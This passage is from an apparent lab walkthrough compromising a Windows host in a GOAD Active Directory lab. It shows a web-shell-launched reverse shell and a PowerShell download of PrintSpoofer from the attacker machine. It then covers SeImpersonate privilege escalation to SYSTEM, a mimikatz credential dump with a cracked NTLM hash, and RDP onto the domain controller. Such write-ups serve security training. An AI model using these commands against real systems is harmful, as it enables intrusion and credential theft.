
Now we can execute our reverse shell via the command shell.



192.168.56.22/upload/cmdasp.aspx


Command: c:\Users\Public\shell.exe

We now have a direct shell onto the target.



```
┌──(kali㉿kali)-[~/GOAD/Castleback]
└─$ rlwrap nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.106] from (UNKNOWN) [192.168.56.22] 49799
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\defaultapppool

c:\windows\system32\inetsrv>
```

Now that we have a foothold onto the target machine, let's perform some enumeration. We'll start by seeing what level of access we have.




```
GROUP INFORMATION
─────────────────

Group Name                           Type             SID          Attributes
════════════════════════════════════ ════════════════ ════════════ ══════════════════════════════════════════════════
Mandatory Label\High Mandatory Level Label            S-1-16-12288
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                 Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                        Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
BUILTIN\IIS_IUSRS                    Alias            S-1-5-32-568 Mandatory group, Enabled by default, Enabled group
LOCAL                                Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
                                     Unknown SID type S-1-5-82-0   Mandatory group, Enabled by default, Enabled group


PRIVILEGES INFORMATION
──────────────────────

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Notice the Mandatory Label in the previous screenshot. It is set to high. High integrity is assigned to elevated users, which means that these users have a higher level of access to the system and its resources compared to standard users, who are assigned a Medium integrity level. Processes started by these users and objects created by them will also receive the same integrity level, either Medium or High, depending on the executable file’s level.


Also notice that we hold the SeImpersonatePrivilege. This opens up a world of Windows PE (privilege escalation). We obviously should not have these permissions, especially with an IIS application pool identity. This is very poor configuration, but we'll take advantage of that by using a tool called PrintSpoofer.

Let's navigate to C:\Users\Public and use Powershell's iwr cmdlet once again, this time we'll pull PrintSpoofer into this folder.



```
c:\windows\system32\inetsrv>cd c:\Users\Public
cd c:\Users\Public

c:\Users\Public>powershell iwr -uri http://192.168.56.106/PrintSpoofer64.exe -o PrintSpoofer64.exe
powershell iwr -uri http://192.168.56.106/PrintSpoofer64.exe -o PrintSpoofer64.exe

c:\Users\Public>dir
dir
 Volume in drive C is Windows 2019
 Volume Serial Number is 1470-6B3C

 Directory of c:\Users\Public

04/25/2024  07:09 AM    <DIR>          .
04/25/2024  07:09 AM    <DIR>          ..
07/17/2020  07:28 AM    <DIR>          Documents
09/15/2018  12:19 AM    <DIR>          Downloads
09/15/2018  12:19 AM    <DIR>          Music
09/15/2018  12:19 AM    <DIR>          Pictures
04/25/2024  07:09 AM            27,136 PrintSpoofer64.exe
04/25/2024  07:05 AM             7,168 shell.exe
09/15/2018  12:19 AM    <DIR>          Videos
               2 File(s)         34,304 bytes
               7 Dir(s)  40,028,221,440 bytes free

c:\Users\Public>
```

Now, let's execute PrintSpoofer and pass it cmd. This will pass us to an elevated cmd shell (if all goes well).




```
c:\Users\Public>PrintSpoofer64.exe -i -c cmd
PrintSpoofer64.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.17763.1339]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Success! We have access to this machine as system. We now own this machine. Let's use this to our advantage and start digging for credentials / stored hashes.


Next, we'll pull mimikatz onto this machine and execute it.

Upon execution of a logonpassword dump, we discover that this machine is joined to a domain (NORTH). We also have the NTLM hash for a user, robb.stark



```
Authentication Id : 0 ; 3846417 (00000000:003ab111)
Session           : RemoteInteractive from 2
User Name         : robb.stark
Domain            : NORTH
Logon Server      : WINTERFELL
Logon Time        : 4/25/2024 6:42:48 AM
SID               : S-1-5-21-2475135019-3496637932-2591600200-1113
        msv :
         [00000003] Primary
         * Username : robb.stark
         * Domain   : NORTH
         * NTLM     : 831486ac7f26860c9e2f51ac91e1a07a
         * SHA1     : 3bea28f1c440eed7be7d423cefebb50322ed7b6c
         * DPAPI    : 4c03b720a9bceb810645cbd4c56b2c25
        tspkg :
        wdigest :
         * Username : robb.stark
         * Domain   : NORTH
         * Password : (null)
        kerberos :
         * Username : robb.stark
         * Domain   : NORTH.SEVENKINGDOMS.LOCAL
         * Password : (null)
        ssp :
        credman :
```

We can run this hash against an online cracker and easily obtain the password.



Enter up to 20 non-salted hashes, one per line:

```
831486ac7f26860c9e2f51ac91e1a07a
```


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
831486ac7f26860c9e2f51ac91e1a07a	NTLM	sexywolfy

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

A prior port scan revealed that the DC has port 3389 (RDP) open.

Let's see if we can RDP to the DC as robb.stark.



FreeRDP: 192.168.56.11
Select C:\Windows\system32\cmd.exe
Recy
Windows Server 2019 Datacenter Evaluation

```
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\robb.stark>whoami /all

USER INFORMATION
----------------

User Name        SID
================ ==============================================
north\robb.stark S-1-5-21-2475135019-3496637932-2591600200-1113


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes

========================================== ================ ============================================== ============
=====================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory gro
up, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                                   Group used fo
r deny only
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory gro
up, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Group used fo
r deny only
BUILTIN\Remote Desktop Users               Alias            S-1-5-32-555                                   Mandatory gro
up, Enabled by default, Enabled group
```

Awesome! We are on the DC as robb.stark, and rob is a local administrator. We have control of the DC. From here we can further enumerate, shut down AV to pull exploits over, escalate privileges, etc, etc.